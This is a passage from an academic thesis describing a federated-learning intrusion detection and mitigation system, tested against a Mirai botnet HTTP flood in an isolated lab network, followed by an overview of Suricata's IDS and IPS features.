

Figure 4.14: Proposed Solution's Deep Learning 1D-CNN model structure detailed.

To train the generated dataset in a distributed infrastructure, it is applied a Deep Learning algorithm based on 1D-CNN in each federated client. First of all, this algorithm extracts the best set of pattern information about the dataset inr order to do complex training in fully connected hidden layers which are capable of exchanging characteristics through result parameters between neurons. At the end of the algorithm, an activation layer differentiate each event into multiple categories from its behavior patterns.

As shown in Fig. 4.14, the algorithm's structure has two convolutional layers responsible for extracting information, a pooling layer responsible for selecting the best row of recognized patterns, and then multiple connected layers responsible for removing unimportant information, continuing training and reducing overfitting situations until the classification final step made by an activation layer.

All filter sizes correspond to the dataset input shape after its startup, also indicating all used parameters in each layer during the training and fitting process. After its compilation by each client, the test partition is classified and evaluated through performance metrics that are explained in the Results section. This model is used in fitting methods containing specific configuration parameters such as validation split, verbose mode, batch size, and epochs.

4.2.4 Mitigation Structure

Fig. 4.15 demonstrates the logical diagram of the federated rule activation process, showing the relationship between the server and the clients during the classification and detection process.

The server is responsible for distributing a new unclassified model—obtained from the active capture of the detection mechanism within the IDS controller—to each client. The objective of disseminating this new model is to enable real-time detection of network traffic following its acquisition. Accordingly, edge devices are tasked with predicting and classifying each event based on the training derived from the base model, leveraging the behavioral patterns previously learned during local training processes.

Then, after predicting the new events, each edge will use the classification answers to check which rules should be activated by the HIDPS in order to perform the proper preventive actions. Each edge performs this task through a shell script, so the threshold metrics used are accuracy



Figure 4.15: Federated mitigation rule activation diagram between server and clients.

and loss values during training. These values are used to determine whether it is valid for the edge to determine which rule should be activated and whether its classification is reliable. Then, from what was detected after the classification, each edge individually determines which rules should be activated by the HIDPS.

At the end of the federated activation, each edge sends its results back to the server. The server tries to reach a consensus among all the proposed rules to determine which ones should be activated by the HIDPS. After the evaluation, the server decides which rules should be activated and integrates them with the HIDPS in order for it to apply preventive actions from its database.

The Fig. 4.16 shows the step-by-step process by means of a flowchart.

To validate the proposed model, an isolated local network was created, consisting of a botnet with devices infected by the Mirai software and its controller running on a local server. This network was set up in an isolated environment to prevent a massive infection and to ensure that the academic environment is not affected by an excessive denial of service traffic.

The Mirai Botnet was chosen due to the ease of obtaining its source code and controller configuration. By creating a local botnet, it will be possible to accurately measure the response time for mitigating a denial of service attack.

The validation of the proposed solution will involve conducting several denial-of-service attacks between the infected devices and a web server. The tests are divided into two scenarios. In the first scenario, the detection of a denial of service attack will be validated using Federated Learning with the Flower Framework. Uninfected Raspberry Pi devices will be used for distributed processing and real time classification of anomalous traffic. The identification of attacks

is detailed in Fig. 4.16.

In the second scenario, the integrated solution will be validated. Attacks will be identified based on the results obtained in the first scenario, and the Hosts will receive rules from the HIDPS controller to suppress anomalous traffic. Reaction times for attack mitigation will be measured, with graphs, tables, and various formats generated to present the results. How the HIDPS solution works was detailed in Fig. 4.16.



Figure 4.16: Federated mitigation rule activation flowchart between server and clients.

4.2.5 Implementation Structure

In addition to the botnet, elements of the proposed security solution were included. Each of the components used is described below.

- Three intelligent devices installed on a Raspberry Pi 3 and using Linux raspbian distribution as an operational system. On the tests that are going to be executed, the intelligent devices will be infected with Mirai and receive orders from the Mirai controller to attack a Web Server, which is installed on the local network. The intelligent devices will start to have a bot behavior from Mirai network. These devices also received the HIDPS software, which will be responsible for mitigating attacks;
- A web server, installed on a personal computer with a Core i5 7500 processor, 8 GB of RAM, and a Linux Elementary operational system, which will be defined as our target;
- The Mirai Controller, installed on a notebook with a I5 3360 processor, 8 GB of RAM and Ubuntu 16.04 installed;
- The NIDS controller, responsible for monitoring network traffic, managing Federated Learning server, registering new rules and updates from the hosts. Besides the IDS controller, it was installed a DNS server on the same machine. That software was installed on a notebook with I5 3360 processor, 8 GB of RAM and Ubuntu 16.04, and;

- A Layer 2 switch with Port Mirroring to interconnect all devices. All the elements are configured on the same VLAN;

All devices were configured within the same network. A DNS server was installed on the NIDS controller to resolve the domain name from internal devices, required by the bots to resolve the Mirai controller's address. The interconnection of the devices follows as the topology shown in Fig. 4.17.



Figure 4.17: laboratory architecture created to validate the proposed scenario.

With the environment prepared, the IoT devices installed on each Raspberry Pi 3 board were configured to receive Python 3 requests and response packets from both the IDPS and the Mirai controllers. Following this setup, a Mirai attack was executed within the private network, resulting in the transformation of the IoT devices into bots integrated into the Mirai botnet.

The bots received commands to execute HTTP Flood attacks directed to the target. After the attack, Apache 2 was installed on the target device, with a default configuration as an HTTP server, without any improvement on its settings to improve security or response time.

The HTTP Flood attack has the following parameters:

- Target address;
- IP Port;
- Duration;
- Domain;
- Method;

In NIDS controller, there will be a Federated Learning server instance running in order to connect to Raspberry Pi 3 clients and apply the network traffic dataset training. The FL server will use captured network data during Botnet attacks to classify each packet into normal or anomaly. After classification and prediction, each client will determine which rules need to be activated in order to mitigate the botnet.

To monitor the traffic generated by the bots, Wireshark was installed and executed on the target device. The software was configured to operate throughout all test phases, capturing every packet received by the target. The behavior of packets transmitted from the infected bots to the target was subsequently analyzed.

Additionally, Wireshark was utilized on the Mirai controller to capture the communication between bots and the controller, enabling the identification of behaviors that characterize an infected device under botnet control and informing the creation of prevention rules to block malicious traffic within the IDS

As described on Schiller et al. (2007), distributed denial of service attacks could result in the target becoming unavailable by raising the number of TCP connections that the server can respond to or by generating a large amount of traffic, overloading the servers along the rest of the network to a point those will not be able to respond legitimate requests anymore.

So, the primary indicator analyzed in our tests was the transfer rate in bits, within a one-second interval received by the target. The transfer rate was obtained through data collected on Wireshark, monitoring the interface that received all the HTTP connections directed to the Web Server. That way, all the received packets from the HTTP server could be visualized from Wireshark, generated by three bots within the network.

Test scenarios were established to evaluate detection and mitigation mechanisms, wherein the behavior of the Mirai HTTP Flood attack was monitored through the NIDS architecture and mitigated via the HIDPS framework following rule activation. In subsequent scenarios, specific rules were configured on the HIDPS controller to terminate the connection between bots and the target, upon activation by each Federated Learning client following the training, evaluation, and classification processes. A detailed description of each scenario is provided in the subsections that follow.

In this study, an environment was configured using a real botnet, which introduced certain limitations when comparing the efficiency of the proposed approach with other published works. The accuracy of the proposed solution was compared with two existing studies, with differences highlighted in the results section regarding their respective NIDS implementations.

4.2.6 Network Environment

To conduct the experiments on denial-of-service (DoS) attack detection using distributed federated learning, an isolated local network environment was developed. This isolation was essen-

tial to ensure that the participating devices had no access to the internet, preventing the potential spread of botnets during the tests.

The controlled environment used for the experiments consisted of the following devices:

- **Cisco Catalyst 2900 Switch**: The switch was used to interconnect all devices in the network, providing an efficient communication infrastructure among them.
- **3 Raspberry Pis**: These devices were configured to act as bots responsible for generating distributed denial-of-service (DDoS) attack traffic. The use of Raspberry Pis as attack generators allowed the creation of a realistic environment to test intrusion detection mechanisms.
- **3 Raspberry Pi (Ubuntu Server Distribution)**: These devices were configured as federated learning nodes. Each node participated in the collaborative and decentralized training of the intrusion detection model using the *Federated Learning* technique. This approach ensured data privacy and decentralization during the model training process.
- **Linux Mint Server**: With the *Flower Server* installed, this server acted as the orchestrator of the federated learning process. It was responsible for managing communication between the distributed nodes and aggregating the models trained on each device. The server played a central role in coordinating and overseeing the collaborative learning.

The network configuration was carried out using the Cisco switch, where VLAN 100 was created, covering FastEthernet ports 1 to 10. This VLAN was configured to allow all devices to communicate within the same network segment, ensuring isolation and full control over network traffic during the experiments.

4.2.7 Flower Server in Federated Learning

The **Flower server** plays a central role in the architecture of a **federated learning** system, being responsible for coordinating the distributed training process and aggregating local models. Its function is fundamental to ensuring efficiency, decentralization, and privacy preservation in distributed machine learning.

The operation of Flower will be detailed in the following subsections, emphasizing the preservation of data privacy, the aggregation of local models, and the distribution of global models.

4.2.7.1 Communication Coordination

The Flower server plays a pivotal role in orchestrating communication between participating devices, referred to as clients, which engage in local model training using their own datasets. This architecture is particularly advantageous in scenarios where data privacy is paramount, allowing

sensitive information to remain on the clients rather than being transmitted to a centralized location. Each client is tasked with performing local training, thereby tailoring the model to the specific characteristics and nuances inherent in its dataset.

Upon completing each training round, clients generate updates that reflect the adjustments made to their model parameters, such as weights and biases in the context of neural networks. These updates encapsulate the learning achieved based on the local data, enabling the server to gather insights from diverse sources while maintaining the confidentiality of individual datasets. This communication process is fundamental to the federated learning paradigm, facilitating the aggregation of knowledge across multiple clients without compromising the integrity of their private information.

The Flower server initiates this process by distributing the initial model to the participating clients, serving as a foundational blueprint from which each client can build. This distribution is crucial, ensuring that all clients commence with the same baseline model, which facilitates a cohesive and unified learning experience. Once clients complete their local training, they transmit updates of their trained model parameters back to the server. It is essential that this communication is both secure and efficient, safeguarding sensitive data during transmission. To uphold the principles of data privacy and security, the server employs various protocols designed to protect this exchange.

Additionally, effective management of the information flow between the server and clients is necessary to prevent delays and inconsistencies. This entails the implementation of sophisticated synchronization mechanisms that ensure accurate integration of updates from different clients into the global model. The synchronization process is critical; asynchronous processing or discrepancies in the timing of updates can lead to inconsistencies in the aggregated model. By maintaining a well-organized communication framework, the Flower server minimizes potential errors and enhances the robustness of the overall learning process.

The orchestration of communication among clients by the Flower server is central to the federated learning framework. It facilitates the distribution of initial models, securely processes updates from local training, and efficiently manages the flow of information. This coordinated effort maximizes the utility of collective data while preserving privacy, ensuring a seamless and effective learning process. By leveraging the strengths of local training and mitigating the risks associated with centralized data storage, the Flower framework represents a significant advancement in the field of machine learning, particularly in applications requiring stringent data privacy measures.

4.2.7.2 Aggregation and Distribution of the Global Model in Federated Learning with Flower

In the context of federated learning, the interaction between client devices and the central server plays a crucial role in the collaborative construction of a global model. After each participating client completes a round of local training, the parameters of the trained models—such

as neural network weights and biases—are transmitted to the orchestration server. In this study, this functionality is implemented using the *Flower* platform, which enables efficient and scalable management of communication among federated nodes.

Aggregation of Local Models Once the parameters from the local models are received, the Flower server initiates the federated aggregation process, aimed at effectively and securely consolidating the knowledge acquired in a decentralized manner. The most commonly used aggregation technique is weighted averaging, in which each client's contribution is proportional to the volume of local data used during training. This approach, known as *Federated Averaging* (FedAvg), is widely recognized for its simplicity and effectiveness in heterogeneous environments.

Beyond weighted averaging, the aggregation mechanism can be adapted to the specific needs of the execution environment. This includes robust algorithms capable of handling noisy or outlier-prone data, strategies based on client clustering, or methods that incorporate trust and reputation metrics. The choice of aggregation technique directly affects the stability, security, and generalization ability of the global model, playing a decisive role in the overall effectiveness of federated learning, particularly in privacy-sensitive and data-heterogeneous scenarios.

This process allows the global model to evolve progressively after each training round, eliminating the need to centralize raw data and adhering to the principles of confidentiality and data sovereignty in distributed environments.

Distribution of the Updated Global Model Upon completion of the aggregation phase, the updated global model is distributed to all participating client devices. Each client uses this model as the basis for the next round of local training. This iterative cycle—comprising decentralized training, centralized aggregation, and redistribution—continues until predefined conditions are met, such as error convergence, performance threshold achievement, or the completion of a fixed number of training rounds.

This approach enables the continuous refinement of the model in real-world, heterogeneous contexts characterized by limited connectivity, hardware variability, and non-identically distributed data. The federated architecture thus presents a promising solution for deploying large-scale machine learning models while preserving data privacy and security by maintaining data ownership at the source devices and ensuring compliance with regulatory requirements.

4.2.7.3 Advantages of the Flower Server in the Federated Learning Architecture

The Flower server serves as the foundation of the federated learning architecture, playing a crucial role in coordinating the distributed training process while ensuring the security and privacy of client data. One of the key features of Flower is its commitment to privacy preservation; it never accesses the raw data of clients, only the parameters of their trained models. This design keeps sensitive information localized on the devices, effectively safeguarding data privacy

and complying with regulatory requirements regarding personal data protection. By maintaining data on local devices, Flower reduces the risk of data breaches that can occur when sensitive information is transmitted over networks.

In addition to preserving privacy, Flower operates on a decentralized model. In this system, each client independently trains its model using local data. The server's primary function is to aggregate the contributions from these local models, promoting an architecture that eliminates reliance on a single point of data storage. This decentralization enhances the resilience of the system, as it reduces the impact of potential failures or attacks on a centralized data repository. Moreover, by distributing the training process across numerous devices, Flower can leverage the computational power of edge devices, thus optimizing resource utilization.

Scalability is another critical aspect of the Flower framework. It is designed to manage a vast number of geographically distributed devices, enabling the application of federated learning at scale. This capability is particularly important in contexts where data is inherently decentralized, such as in healthcare, finance, or IoT environments. Flower's ability to seamlessly integrate new clients into the learning process allows organizations to expand their federated learning initiatives without significant overhead.

Furthermore, the system's computational efficiency is optimized through the transmission of only model parameters rather than raw data. This selective communication strategy significantly reduces the amount of data traffic between clients and the server, leading to lower communication costs and improved overall performance. By minimizing data transmission, Flower not only conserves bandwidth but also enhances the speed of the training process, making it more suitable for environments with limited connectivity.

The Flower server is integral to the effective coordination of distributed training, secure aggregation of local models, and the maintenance of data privacy. Its multifaceted capabilities are essential for the successful implementation of federated learning in decentralized and collaborative environments. By leveraging the strengths of decentralization, scalability, and computational efficiency, Flower addresses the key challenges faced in contemporary data-driven applications. This framework is poised to support a new era of collaborative machine learning, where data privacy and security are prioritized, enabling organizations to harness the power of distributed data while mitigating the associated risks. Through this exploration, the potential of the Flower framework in advancing federated learning practices will be highlighted, emphasizing its implications for future research and application in various domains.

4.2.8 Fog Computing/NIDS

The network intrusion detection system (NIDS) was installed on a Linux Mint server. The process was divided into three main stages: data capture, analysis, and response. In the first stage, traffic from IoT devices and other network elements was mirrored and forwarded to the fog node hosting the NIDS. The fog computing paradigm was chosen due to its ability to provide

low-latency processing near the edge of the network, reducing the burden on cloud infrastructure and enabling timely detection of potential threats. Tools such as Suricata were used for packet inspection, leveraging its ability to parse protocols, detect anomalies, and generate alerts based on predefined rules or signatures.

In the second and third stages, the NIDS processed the captured traffic, classifying events as benign or malicious. Detection was supported by both signature-based and anomaly-based mechanisms, allowing for the identification of both known threats and previously unseen attack patterns. The integration of the NIDS into the fog layer allowed for immediate mitigation actions, such as blocking malicious sources or alerting other components of the system. This approach not only increased responsiveness but also supported decentralized learning, as each fog node could generate local security insights to be shared later through federated aggregation strategies.

4.2.9 Utilizing Suricata for Intrusion Detection and Prevention

Suricata is an open-source tool used for network monitoring and analysis, focusing on *Intrusion Detection Systems* (IDS) and *Intrusion Prevention Systems* (IPS). Developed by the Open Information Security Foundation (OISF), Suricata is widely employed in cybersecurity environments to identify, prevent, and respond to network threats.

4.2.9.1 Key Functions of Suricata

4.2.9.2 Intrusion Detection (IDS)

Suricata is a robust open-source network security monitoring and intrusion detection system (IDS) that functions passively to monitor network traffic. It analyzes data packets traversing the network to detect various types of malicious activities, thereby playing a crucial role in maintaining the security posture of a network environment.

The core functionality of Suricata lies in its ability to search for known attack signatures, which are predefined patterns or behaviors indicative of potential security threats. These signatures are created based on extensive research and analysis of cyberattack techniques, encompassing a broad range of threats, including, but not limited to, port scans, attempts to exploit vulnerabilities, denial-of-service (DoS) attacks, and other forms of malicious behavior.

To effectively detect these threats, Suricata employs a set of customizable rules that define what constitutes suspicious patterns in network traffic. These rules are written in a specialized format and can be tailored to the specific security needs of an organization. Each rule specifies conditions that must be met for an alert to be triggered, such as specific protocols, IP addresses, or payload patterns. For instance, a rule might indicate that any traffic attempting to access an unusual port should be flagged for further investigation, or that multiple connection attempts from a single IP address within a short time frame could indicate a port scanning attack.

In addition to its signature-based detection capabilities, Suricata supports a range of advanced features that enhance its monitoring and response capabilities. These features include protocol analysis, which enables Suricata to dissect and understand various application layer protocols such as HTTP, DNS, and FTP. By analyzing the structure and behavior of these protocols, Suricata can detect anomalies or malicious activities that may not be immediately evident from the raw packet data alone.

Moreover, Suricata can generate detailed logs that provide insights into network activity and potential threats. These logs encompass information about each packet processed, along with the corresponding alerts triggered by the rules. This logging capability is essential for forensic analysis, allowing security teams to trace back the steps of an attacker, comprehend the methods employed, and strengthen defenses against future incidents.

Suricata also integrates seamlessly with other security solutions, such as intrusion prevention systems (IPS), which can actively block malicious traffic based on alerts generated by Suricata. This integration allows for a layered security approach, where Suricata identifies potential threats, and the IPS takes immediate action to mitigate them, thus enhancing overall network security.

Another significant aspect of Suricata is its ability to operate in various deployment configurations, including inline mode, where it can actively monitor and control traffic, or passive mode, where it only observes traffic without interference. This flexibility allows organizations to tailor their network security strategies based on specific operational requirements and threat landscapes.

As a critical tool for passive network traffic monitoring, Suricata leverages known attack signatures and customizable rules to detect a wide array of malicious activities. Its advanced features, such as protocol analysis and detailed logging, combined with its ability to integrate with other security measures, render it an invaluable component of a comprehensive cybersecurity strategy. By maintaining vigilant oversight of network traffic, Suricata assists organizations in identifying and responding to threats in real-time, ultimately enhancing their resilience against evolving cyber threats.

4.2.9.3 Intrusion Prevention System (IPS)

When deployed as an Intrusion Prevention System (IPS), Suricata transforms from a passive monitoring tool into a dynamic and responsive security solution. This capability allows it to not only detect malicious activities but also actively block and modify suspicious network traffic, thus enhancing overall network resilience against an increasingly sophisticated threat landscape.

In its IPS mode, Suricata operates inline within the network architecture, positioning itself directly in the data path of network traffic. This configuration enables real-time monitoring of all incoming and outgoing packets. Utilizing advanced signature matching, protocol analysis, and anomaly detection techniques, Suricata can identify both known threats—defined by its extensive rule sets—and potentially suspicious behaviors indicative of evolving attacks.

Upon detecting a threat, Suricata employs a variety of preventive actions tailored to the nature of the attack. One of its primary functions is the ability to block suspicious packets before they reach their intended destination. This is achieved through the implementation of filtering rules that specify criteria under which traffic should be denied. For instance, if a packet is identified as part of a Distributed Denial of Service (DDoS) attack targeting a specific server, Suricata can immediately drop those packets, effectively neutralizing the threat and preventing service disruption.

In addition to blocking packets, Suricata can modify network traffic as a preventive measure. This functionality allows for the implementation of sophisticated defensive strategies. For example, if Suricata detects a command-and-control (C&C) communication attempt from a compromised device, it can redirect the traffic to a safe endpoint or sinkhole. This not only prevents the device from successfully communicating with the attacker but also enables network administrators to conduct further investigations and implement appropriate remediation steps.

The effectiveness of Suricata as an IPS is further enhanced by its extensive set of customizable rules, which can be fine-tuned to meet the specific security needs of an organization. These rules incorporate various parameters, including source and destination IP addresses, specific ports, and even the payload characteristics of the packets. Such granularity allows for highly precise threat mitigation strategies tailored to the unique operational environment of the organization.

Moreover, Suricata's capability to analyze and act upon multiple protocols is essential in modern networks, where traffic is diverse and complex. By processing various layers of traffic—from low-level transport protocols like TCP and UDP to higher-level application protocols such as HTTP and DNS—Suricata significantly enhances its effectiveness as an IPS. Understanding the context of the traffic it processes enables Suricata to discern legitimate activity from potential threats more accurately.

In addition to its real-time detection and prevention capabilities, Suricata maintains detailed logging and alerting mechanisms. These logs provide comprehensive information about all detected activities, including timestamps, packet details, and specific actions taken, such as packets blocked or traffic modified. This data is invaluable for incident response and forensic analysis, allowing security teams to reconstruct events surrounding an attack, assess its impact, and implement measures to prevent recurrence.

Furthermore, integrating Suricata with other security tools and systems enhances its efficacy as an IPS. When combined with Security Information and Event Management (SIEM) systems, Suricata offers contextual threat intelligence that aids in identifying patterns and trends across the network. Such integration facilitates a holistic approach to cybersecurity, with Suricata serving as a vital component within a broader security architecture, providing real-time protection and actionable insights into the organization's security posture.

By transforming from a passive monitoring tool into a proactive security solution, Suricata plays a critical role in fortifying defenses and ensuring the integrity of networked environments. Its inline deployment, advanced detection techniques, and customizable rules position it as an

essential tool for organizations seeking to enhance their cybersecurity measures in an increasingly complex threat landscape.

4.2.9.4 Protocol Analysis

Suricata employs Deep Packet Inspection (DPI) as a core functionality to thoroughly analyze network traffic at a granular level. DPI goes beyond traditional packet filtering, which typically inspects packet headers for basic information such as source and destination IP addresses and port numbers. Instead, Suricata dissects the entirety of the packet content, including the payload, enabling it to interpret and analyze various network protocols in depth. This comprehensive approach allows for the detection of sophisticated threats that might otherwise go unnoticed.

By analyzing common network protocols such as HTTP, FTP, DNS, and SSL/TLS, Suricata can uncover malicious activities that occur within these communications. For instance, in the case of HTTP traffic, Suricata can inspect the contents of web requests and responses, identifying potential threats such as Cross-Site Scripting (XSS) or SQL Injection attacks. Through its rule-based detection mechanism, Suricata can recognize patterns that indicate these types of vulnerabilities and generate alerts accordingly.

In FTP communications, Suricata can monitor commands and responses to detect unauthorized access attempts or data exfiltration activities. For example, if an FTP command is executed that requests the transfer of a large volume of files to an external IP address, Suricata can flag this behavior for further investigation, particularly if it deviates from established usage patterns.

The DPI capability also extends to DNS traffic, where Suricata can analyze DNS queries and responses. This feature is crucial in identifying DNS tunneling techniques, a method often used by attackers to exfiltrate data or establish communication with compromised hosts. By monitoring for suspicious DNS queries—such as those directed to known malicious domains or those exhibiting unusual patterns—Suricata enhances its ability to prevent data breaches and unauthorized communications.

Moreover, Suricata's analysis of SSL/TLS traffic is particularly significant in today's cybersecurity landscape, where encrypted communications are ubiquitous. Suricata is capable of performing TLS fingerprinting, a technique that involves examining the properties of the TLS handshake to identify the application layer protocols being used. This capability enables the detection of potential misuse of encrypted channels for nefarious purposes, such as malware command and control communications. Additionally, Suricata can be configured to decrypt SSL/TLS traffic in a controlled environment, allowing for the inspection of payloads to identify any malicious content or anomalous behavior.

The implementation of DPI in Suricata is supported by a robust architecture that allows for high-performance packet processing. Suricata leverages multi-threading and modern hardware capabilities, enabling it to handle large volumes of traffic efficiently. The engine can operate in a variety of environments, from small networks to large enterprise setups, without sacrificing

performance or detection accuracy. This scalability ensures that organizations can deploy Suricata in line with their specific security needs and operational requirements.

Suricata's DPI also benefits from a flexible and extensible rule set. Users can customize existing rules or create new ones tailored to their specific network environments and threat models. This adaptability is particularly important in dynamic threat landscapes, where attackers continually evolve their techniques. Additionally, Suricata supports the Emerging Threats community rule sets, which are regularly updated to include the latest threat intelligence, further enhancing its detection capabilities.

The integration of Suricata with other security tools amplifies its effectiveness in threat detection and response. For example, when combined with a Security Information and Event Management (SIEM) system, the detailed logs and alerts generated by Suricata can provide valuable context for security incidents. This integration allows organizations to correlate events across different security layers, improving incident response times and facilitating comprehensive security investigations.

Suricata's ability to perform Deep Packet Inspection empowers it to detect a wide array of threats embedded within various network protocols. By analyzing the content of packets rather than relying solely on metadata, Suricata enhances its capability to identify and mitigate sophisticated attacks, making it an invaluable asset in the cybersecurity arsenal. Through continuous updates, customization options, and integration with broader security infrastructures, Suricata stands out as a robust solution for modern network security challenges.

4.2.9.5 Network Performance Monitoring

In addition to its robust security functions, Suricata operates as a comprehensive network monitoring tool, providing significant insights into network performance and utilization. Its duality as an Intrusion Detection and Prevention System (IDPS) and monitoring solution allows organizations to obtain a holistic view of their network environments, facilitating both security management and operational efficiency.

Suricata's network monitoring capabilities encompass the collection and analysis of a wide range of performance metrics. One of the primary metrics collected is traffic volume, which reflects the total amount of data transmitted across the network within a specific time frame. By monitoring traffic volume, network administrators are able to identify patterns and trends, such as peak usage periods, potential bottlenecks, and anomalous activity fluctuations that may indicate security incidents or network congestion.

Latency, another critical metric, measures the time it takes for data packets to travel from the source to the destination. Suricata is capable of monitoring latency across various segments of the network, providing insights into the responsiveness of applications and services. Elevated latency values may signal underlying issues such as improper network configuration, insufficient bandwidth, or hardware limitations. This analytical capability enables administrators to proac-

tively investigate and resolve these concerns. Furthermore, by analyzing latency data over time, organizations can assess the impact of changes in the network, such as the introduction of new services or infrastructure updates, on overall performance.

Bandwidth usage is another essential aspect of network monitoring that Suricata tracks. By measuring the amount of data transmitted and received by the network, the tool allows organizations to optimize resource allocation and capacity planning. Understanding bandwidth consumption is crucial for ensuring that critical applications receive the necessary resources to operate effectively, especially in environments with high user demand or data-intensive applications. Suricata's ability to provide detailed reports on bandwidth utilization empowers network managers to make informed decisions regarding upgrades or modifications to the infrastructure, ensuring that performance standards are met and maintained.

Moreover, Suricata's monitoring capabilities extend to the analysis of network protocols and their usage patterns. By dissecting traffic and identifying the types of protocols in use, administrators can evaluate the effectiveness of their network configurations and security policies. This detailed analysis contributes to the identification of underutilized resources, improper configurations, and areas where security policies may need adjustments to better accommodate legitimate traffic while maintaining robust defenses against potential threats.

The insights gained from Suricata's monitoring functionalities not only contribute to improved network performance but also play a crucial role in capacity planning and resource allocation. As organizations evolve and expand, understanding network performance becomes vital for making strategic decisions related to investments and optimizations in infrastructure. Suricata provides real-time alerts and detailed historical data, which prove invaluable for post-event analyses, troubleshooting, and enhancing the overall health of the network.

Additionally, the integration of Suricata with other network management and monitoring solutions can amplify its effectiveness. For instance, when combined with a network visualization tool, the data collected by Suricata can be represented in intuitive graphical formats, facilitating easier identification of trends and anomalies. This comprehensive view of the network can assist in making quick decisions and formulating more effective incident response strategies.

Suricata's capabilities as a network monitoring tool complement its security functions, making it an invaluable asset for organizations seeking to enhance not only network performance but also protection against threats. By continuously collecting and analyzing metrics such as traffic volume, latency, and bandwidth utilization, Suricata offers critical insights that facilitate proactive management of network resources and reinforce the overall resilience of the network infrastructure.

4.2.9.6 Compatibility with Snort Rules

The compatibility of Suricata with Snort rules, a widely adopted standard for intrusion detection and prevention systems (IDS/IPS), represents a significant advantage for organizations

seeking to strengthen their network security. Snort utilizes a rule-based language to define signatures that detect various types of network traffic, including potential threats, protocol anomalies, and policy violations. This comprehensive structure enables Snort to provide a solid security foundation that Suricata can effectively leverage.

By allowing the use of Snort rules, Suricata facilitates the migration process for organizations that have already implemented Snort, eliminating the need to rebuild their rule base from scratch. This integration capability simplifies the transition process and enables organizations to maintain their current security posture by utilizing established detection mechanisms. Furthermore, Suricata interprets Snort rules through a dedicated rule parser, ensuring that signatures are correctly understood, resulting in accurate detection of malicious activities.

Suricata not only performs intrusion detection but also excels in its ability to conduct advanced protocol analysis and deep packet inspection (DPI). Through DPI, Suricata can examine the content of data packets at a granular level, allowing for the identification of threats that may not be apparent through header analysis alone. This capability is crucial in a landscape where attacks are becoming increasingly sophisticated, utilizing techniques that obscure their intentions. The analysis of protocols such as HTTP, FTP, and DNS enables the detection of anomalous and malicious behaviors, providing a more robust defense against cyberattacks.

Additionally, Suricata supports the customization and extension of rules, allowing security analysts to tailor detection capabilities to the specificities of their network environments. This flexibility is particularly valuable in a context where threats evolve rapidly, requiring constant adjustments to defense strategies. The ability to create custom rules provides a proactive approach to security, enabling organizations to respond more effectively to new vulnerabilities and attack vectors.

